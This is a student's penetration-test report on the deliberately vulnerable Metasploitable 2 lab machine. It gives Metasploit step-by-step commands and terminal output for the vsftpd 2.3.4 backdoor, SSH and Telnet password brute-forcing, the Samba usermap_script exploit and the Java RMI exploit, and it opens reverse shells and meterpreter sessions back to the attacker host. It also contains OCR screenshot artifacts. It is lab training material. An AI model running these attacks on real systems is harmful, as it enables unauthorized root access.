

NETWORK PENETRATION TESTING ON METASPLOITABLE 2 USING METASPLOIT

Name : Jitesh Bhuyal

Date : 20-01-2022

Email : jiteshbhuyal71@gmail.com

We Are Going To Do Vulnerability Test On Metasploitable 2 Using Metasploit Framework.

Metasploitable 2 Is An Intentionally vulnerable Machine Where we Can Perform Differnt types Of Penetration testing Methods To test Our Skills And Expand Knowledge .

We Are Setting Up A Virtual Metasploitable Lab In Virtual Machine Which will bw Our target Machine.

TARGET MACHINE IP ADDRESS :- 192.168.219.25

HOST MACHINE IP ADDRESS :- 192.168.219.161

We Are Using Kali Linux As A host Machine To Perform Testing On Metasploitable 2 Machine.

To Search Open Ports Available on Target Machine We Will use nmap command on kali linux Terminal Given As Below.

nmap -sS -sV -p 0-65535 (Target ip address)

Now We Have Almost 30+ Open Ports Available to Scan The Target Machine And Exploit The Vulnerabilities.


1. FTP :- PORT 21

DESCRIPTION:- VSFTPD version 2.3.4 runs on port 21 in metasploitable machine. This Version Of VSFTPD Known To Have a Backdoor. This backdoor Was Introduced into The vsftpd-2.3.4.tar.gz archive between june 30th 2011 and july 1st 2011. The backdoor was removed on july 3rd 2011.

SEVERITY :- CRITICAL

CVE-ID :- cve-2011-2523

PROOF OF CONCEPT :-



```
msf6 > search vsftpd 2.3.4
Matching Modules
=====
#  Name                                     Disclosure Date   Rank    Check  Description
-  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03     excellent  No    VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           21        yes        The target port (TCP)

Payload options (cmd/unix/interact):
Name  Current Setting  Required  Description

Exploit target:
Id  Name
--  --
0   Automatic
```

We first search for vsftpd version on metasploit framework if there is any exploit available , And we got one backdoor exploit.Then we use it to gain access to the target machine.

We set the target ip address to and then exploit using a payload As shown below.

The screenshot shows a terminal window titled 'terminal' running on a Kali Linux desktop environment. The terminal is displaying a Metasploit session. The session details are as follows:

- Exploit target:** Id: 0, Name: Automatic
- File System:** HiddenEye
- RHOSTS:** 192.168.219.25
- msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads**
- Compatible Payloads:** # Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection
- msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit**
- [*] 192.168.219.25:21 - Banner: 220 (vsFTPD 2.3.4)**
- [*] 192.168.219.25:21 - USER: 331 Please specify the password.**
- [*] 192.168.219.25:21 - Backdoor service has been spawned, handling ...**
- [*] 192.168.219.25:21 - UID: uid=0(root)**
- [*] Found shell.**
- [*] Command shell session 2 opened (192.168.219.161:40919 → 192.168.219.25:6200) at 2021-12-03 07:49:51 -0500**
- whoami**
root
- id**
uid=0(root) gid=0(root)

STEPS:-

>> search vsftpd 2.3.4

>> use exploit/unix/ftp/vsftpd_234_backdoor

>> set RHOSTS 192.168.219.25

>> exploit

We got Access to the target machine as you can see.

IMPACT :- This backdoor is very easy to exploit which will give attacker less time to get into any system.This backdoor gives full system control to the attacker which will be critical.

SOLUTION:- Upgrade The VSFTPD version.

If vsftpd 2.3.4 was downloaded between the 30th of June 2011 and the 3rd of July 2011, the new version has to be downloaded


2. SSH :- PORT 22

DESCRIPTION :- The ssh_login Auxiliary is quite versatile in that it cannot only test certain credentials across a range of IP addresses, but it can also perform brute force login attempts. We will pass a file containing usernames and passwords.

SEVERITY :- HIGH

CVE-ID :- CVE-1999-0502

PROOF OF CONCEPT :- First we search for ssh_login exploit then we use it to bruteforce the login credentials.




```
msf6 > search ssh_login
      File Actions Edit View Help
      root@kali:~ qterminal
      0 auxiliary/scanner/ssh/ssh_login
      1 auxiliary/scanner/ssh/ssh_login_pubkey
      Matching Modules
      # Name Description Disclosure Date Rank Check
      - - -
      0 auxiliary/scanner/ssh/ssh_login
      SSH Login Check Scanner normal No
      1 auxiliary/scanner/ssh/ssh_login_pubkey
      SSH Public Key Login Scanner normal No

      Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssh/ssh_login_pubkey
      msf6 > use auxiliary/scanner/ssh/ssh_login
      msf6 auxiliary(scanner/ssh/ssh_login) > show options

      Module options (auxiliary/scanner/ssh/ssh_login):

      Name          Current Setting  Required  Description
      BLANK_PASSWORDS  false        no        Try blank passwords for all users
      BRUTEFORCE_SPEED  5           yes       How fast to bruteforce, from 0 to 5
      DB_ALL_CREDS    false        no        Try each user/password couple stored in the current database
      DB_ALL_PASS     false        no        Add all passwords in the current database to the list
```

Set target IP Address and the set files for usernames and password containing certain keywords.after some time we get success login credentials.



The screenshot shows a terminal window titled 'root@kali: ~' with the following content:

```
File Actions Edit View Help
REPORT      22      yes      ing-Metasploit
STOP_ON_SUCCESS false   yes      The target port
THREADS      1       yes      Stop guessing when a creden
                           ntial works for a host
USERNAME     [REDACTED] no       The number of concurrent t
                           hreads (max one per host)
USERPASS_FILE [REDACTED] no       A specific username to aut
                           henticate as
USER_AS_PASS  false   no       File containing users and
                           passwords separated by spa
                           ce, one per line
USER_FILE    [REDACTED] no       Try the username as the pa
                           ssword for all users
PASS_FILE    [REDACTED] no       File containing usernames,
                           one per line
VERBOSE      false   yes      Whether to print output fo
                           r all attempts
[REDACTED]
[REDACTED]
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.219.25
RHOSTS => 192.168.219.25
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/Desktop/password.txt
USER_FILE => /root/Desktop/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/Desktop/password.txt
PASS_FILE => /root/Desktop/password.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.219.25:22 - Starting bruteforce
[*] 192.168.219.25:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux'
[*] Command shell session 1 opened (192.168.219.161:37547 -> 192.168.219.25:22) at 2021-12-03 07:38:02 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

STEPS :-

>> search ssh_login

>> use auxiliary/scanner/ssh/ssh_login


>> set RHOSTS 192.168.219.25

>> set USER_FILE /root/Desktop/password.txt

>> set PASS_FILE /root/Desktop/password.txt

>> set STOP_ON_SUCCESS true

>> exploit



After exploiting we get login and password use it to login to victim machine using terminal as shown above.

IMPACT :- This Auxiliary will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin connected to a database this Auxiliary will record successful logins and hosts so you can track your access.

SOLUTION:- 1. Use Private Key Authentication.

2. Always see that OS is up to date.
3. Dont use Common Username and Password.

3. TELNET :- PORT 23

DESCRIPTION :- This Auxiliary will test a telnet login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this exploit will record successful logins and hosts so you can track your access.

SEVERITY :- HIGH CVE-ID :- CVE-1999-0502

PROOF OF CONCEPT :- As we seen in ssh_login Auxiliary ,This works the same way.First we search The payload and use it then we use brute force attack to gain usename and password.

The screenshot shows a terminal window titled 'root@kali:~' with the following content:

```
File Actions Edit View Help
File System HiddenEye
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/telnet/telnet_login
msf6 > use auxiliary/scanner/telnet/telnet_login
msf6 auxiliary(scanner/telnet/telnet_login) > show options
Module options (auxiliary/scanner/telnet/telnet_login):
Name          Type        Current Setting      Required  Description
BLANK_PASSWORDS    false            no           Try blank passwords for all users
BRUTEFORCE_SPEED   5               yes          How fast to bruteforce, from 0 to 5
DB_ALL_CREDS       false           no           Try each user/password couple stored in the current database
DB_ALL_USERS       false           no           Add all users in the current database to the list
PASS_FILE          /root/Desktop/pass.txt  no           File containing passwords, one per line
RHOSTS             192.168.219.25  yes          The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT              23              yes          The target port (TCP)
STOP_ON_SUCCESS    true            yes         Stop guessing when a credential works for a host
THREADS            1               yes          The number of concurrent threads (max one per host)
USERPASS_FILE      no              no           File containing username and password separated by space, one pair per line
USER_AS_PASS       false           no           Try the username as the password for all users
USER_FILE           /root/Desktop/usernames.txt  no           File containing usernames, one per line
VERBOSE            true            yes          Whether to print output for all attempts
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.219.25
```

STEPS :-

```
>> search telnet_login
>> use auxiliary/scanner/telnet/telnet_login
>> set RHOSTS 192.168.219.25
>> set PASS_FILE /root/Desktop/password.txt
>> set USER_FILE /root/Desktop/password.txt
>> exploit
```

```

msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.219.25
RHOSTS => 192.168.219.25
msf6 auxiliary(scanner/telnet/telnet_login) > set PASS_FILE /root/Desktop/password.txt
PASS_FILE => /root/Desktop/password.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set USER_FILE /root/Desktop/password.txt
USER_FILE => /root/Desktop/password.txt
msf6 auxiliary(scanner/telnet/telnet_login) > exploit
[*] 192.168.219.25:23 - No active DB -- Credential data will not be saved!
[-] 192.168.219.25:23 - 192.168.219.25:23 - LOGIN FAILED: root:root (Incorrect: )
[-] 192.168.219.25:23 - 192.168.219.25:23 - LOGIN FAILED: root:toor (Incorrect: )
[-] 192.168.219.25:23 - 192.168.219.25:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[-] 192.168.219.25:23 - 192.168.219.25:23 - LOGIN FAILED: root:administrator (Incorrect: )
[-] 192.168.219.25:23 - 192.168.219.25:23 - LOGIN FAILED: root:msfadmin:root (Incorrect: )
[-] 192.168.219.25:23 - 192.168.219.25:23 - LOGIN FAILED: root:msfadmin:msfadmin (Incorrect: )
[-] 192.168.219.25:23 - 192.168.219.25:23 - LOGIN FAILED: toor:root (Incorrect: )
[-] 192.168.219.25:23 - 192.168.219.25:23 - LOGIN FAILED: toor:msfadmin (Incorrect: )
[-] 192.168.219.25:23 - 192.168.219.25:23 - LOGIN FAILED: toor:administrator (Incorrect: )
[-] 192.168.219.25:23 - 192.168.219.25:23 - LOGIN FAILED: msfadmin:root (Incorrect: )
[-] 192.168.219.25:23 - 192.168.219.25:23 - LOGIN FAILED: msfadmin:msfadmin (Incorrect: )
[*] 192.168.219.25:23 - 192.168.219.25:23 - Login Successful: msfadmin:msfadmin
[*] Attempting to start session 192.168.219.25:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.219.161:43619 -> 192.168.219.25:23) at 2021-12-03 03:09:56 -0500
[*] 192.168.219.25:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -a -1
Active sessions
=====

```

Id	Name	Type	Information	Connection
1	pass.net	shell	TELNET msfadmin:msfadmin (192.168.219.25:23)	192.168.219.161:37731 → 192.168.219.25:23 (192.168.219.25)
2		shell	TELNET msfadmin:msfadmin (192.168.219.25:23)	192.168.219.161:43619 → 192.168.219.25:23 (192.168.219.25)

It seems our scan is successful and metasploit has a new sessions open for us.lets interact with one.

>> sessions -a

>> sessions 2

```

[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -a -1
Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell	TELNET msfadmin:msfadmin (192.168.219.25:23)	192.168.219.161:37731 → 192.168.219.25:23 (192.168.219.25)
2	File System	shell	TELNET msfadmin:msfadmin (192.168.219.25:23)	192.168.219.161:43619 → 192.168.219.25:23 (192.168.219.25)

```

msf6 auxiliary(scanner/telnet/telnet_login) > session 2
[-] Unknown command: session
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] SESSION may not be compatible with this module (incompatible session platform: )
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.219.161:4433
[*] Sending stage (984904 bytes) to 192.168.219.25
[*] Meterpreter session 3 opened (192.168.219.161:4433 → 192.168.219.25:57774) at 2021-12-03 03:10:37 -0500
[*] Command stager progress: 100.0% (773/773 bytes)
msf6 auxiliary(scanner/telnet/telnet_login) > sessions 3
[*] Starting interaction with 3 ...

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter >

```

IMPACT :- This Exploit will pass credentials in number of ways. You can specifically set a username and password,you can pass a list of usernames and a list of passwords for it to iterate through.

SOLUTION:- 1. Dont expose your network to public.

2. use three way configuration method.

4. SAMBA :- PORT 139

DESCRIPTION :-This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

SEVERITY :- HIGH

CVE-ID :- CVE-2007-2447

PROOF OF CONCEPT :-

We are going to use exploit usermap_script available metasploit framework.

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           139        yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
Name  Current Setting  Required  Description
LHOST  192.168.219.161  yes        The listen address (an interface may
                                    be specified)
LPORT  4444            yes        The listen port

Exploit target:
Id  Name
-  -
0  Automatic

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.219.25
RHOSTS => 192.168.219.25
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options
```

```
File Actions Edit View Help
payload => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
Name  Current Setting  Required  Description
RHOSTS  192.168.219.25  yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
File System  HiddenEye  yes        The target port (TCP)
RPORT  139  yes        The target port (TCP)

Payload options (cmd/unix/reverse):
Name  Current Setting  Required  Description
LHOST  192.168.219.161  yes        The listen address (an interface may be specified)
LPORT  4444  yes        The listen port

Exploit target:
Id  Name
--  --
0  Automatic


msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 192.168.219.161:4444
[*] Accepted the first client connection...
```

STEPS :-

```
>> search usermap_script
>> use exploit/multi/samba/usermap_script
>> show options
>> set RHOSTS 192.168.219.25
>> set payload cmd/unix/reverse
```

Here two ports are available for samba payload 139 and 445
.choose any one.

```
>> exploit
```



```
[*] Started reverse TCP double handler on 192.168.219.161:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo T1h5OP9fmQlG0iNe\r\n;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "T1h5OP9fmQlG0iNe\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.219.161:4444 → 192.168.219.25:5
3233) at 2021-12-03 05:37:58 -0500

whoami
root
id
uid=0(root) gid=0(root)
sysinfo
sh: line 8: sysinfo: command not found
ls
bin
boot
cdrom
dev
etc
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
```

Done. We Are in System Root Access.

IMPACT :- This Exploit was much broader and impacts remote printer and file share management as well. The rootcause is passing unfiltered user input provided via MS-RPCcalls to /bin/sh when invoking externals scripts defined in smb.conf. However, unlike the "username map script" vulnerability, the remote file and printer management scripts require an authenticated user session.

SOLUTION:-

A patch against Samba 3.0.24 has been posted at

<http://www.samba.org/samba/security/>

5. JAVA_RMI :- PORT 1099


DESCRIPTION :-This module takes advantage of the default configuration of the RMI Registry and RMI Activation services, which allow loading classes from any remote (HTTP) URL. As it invokes a method in the RMI Distributed Garbage Collector which is available via every RMI endpoint, it can be used against both rmiregistry and rmid, and against most other (custom) RMI endpoints as well. Note that it does not work against Java Management Extension (JMX) ports since those do not support remote class loading, unless another RMI endpoint is active in the same Java process. RMI method calls do not support or require any sort of authentication.

SEVERITY :- CRITICAL

CVE-ID :- CVE-2011-3556

PROOF OF CONCEPT :-

We are using Reverse tcp meterpreter to open a session.



The screenshot shows a terminal window titled 'terminal' running as root on Kali Linux. The user has run the command 'search java_rmi_server'. The output shows two matching modules:

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
1	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner

After selecting the exploit, the user runs 'use exploit/multi/misc/java_rmi_server'. They then run 'show options' to view the module's configuration parameters. The payload is set to 'java/meterpreter/reverse_tcp'. The exploit is then run.

STEPS :-

>> search java_rmi_server

>> use exploit/multi/misc/java_rmi_server

>> show options

>> set RHOST 192.168.219.25

A screenshot of a terminal window titled 'terminal' running as root on Kali Linux. The window shows the following Metasploit command-line session:

```
root@kali:~# msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.219.25
RHOSTS => 192.168.219.25
msf6 exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
HTTPDELAY  10             yes       Time that the HTTP Server will wait for the payload request
RHOSTS    192.168.219.25   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     1099            yes       The target port (TCP)
SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLCert   Path to a custom SSL certificate (default is randomly generated)
URIPATH  Path to use for this exploit (default is random)
```

>> set payload java/meterpreter/reverse_tcp

>> set HTTPDELAY 30

>> exploit

A screenshot of a terminal window titled 'terminal' running as root on Kali Linux. The window shows the following Metasploit command-line session:

```
[*] 192.168.219.25:1099 - Local IP: http://192.168.219.161:8080/55vmpRVyI8ETnPT
[*] 192.168.219.25:1099 - Server started.
[*] 192.168.219.25:1099 - Sending RMI Header...
[*] 192.168.219.25:1099 - Sending RMI Call...
[*] 192.168.219.25:1099 - Replied to request for payload JAR
[*] Sending stage (50060 bytes) to 192.168.219.25
[*] Meterpreter session 2 opened (192.168.219.161:4444 -> 192.168.219.25:47384) at 2021-12-03 05:48:33 -0500
[-] 192.168.219.25:1099 - Exploit failed: RuntimeError Timeout HTTPDELAY expired and the HTTP Server didn't get a payload request
[*] 192.168.219.25:1099 - Server stopped.
[*] Exploit completed, but no session was created.
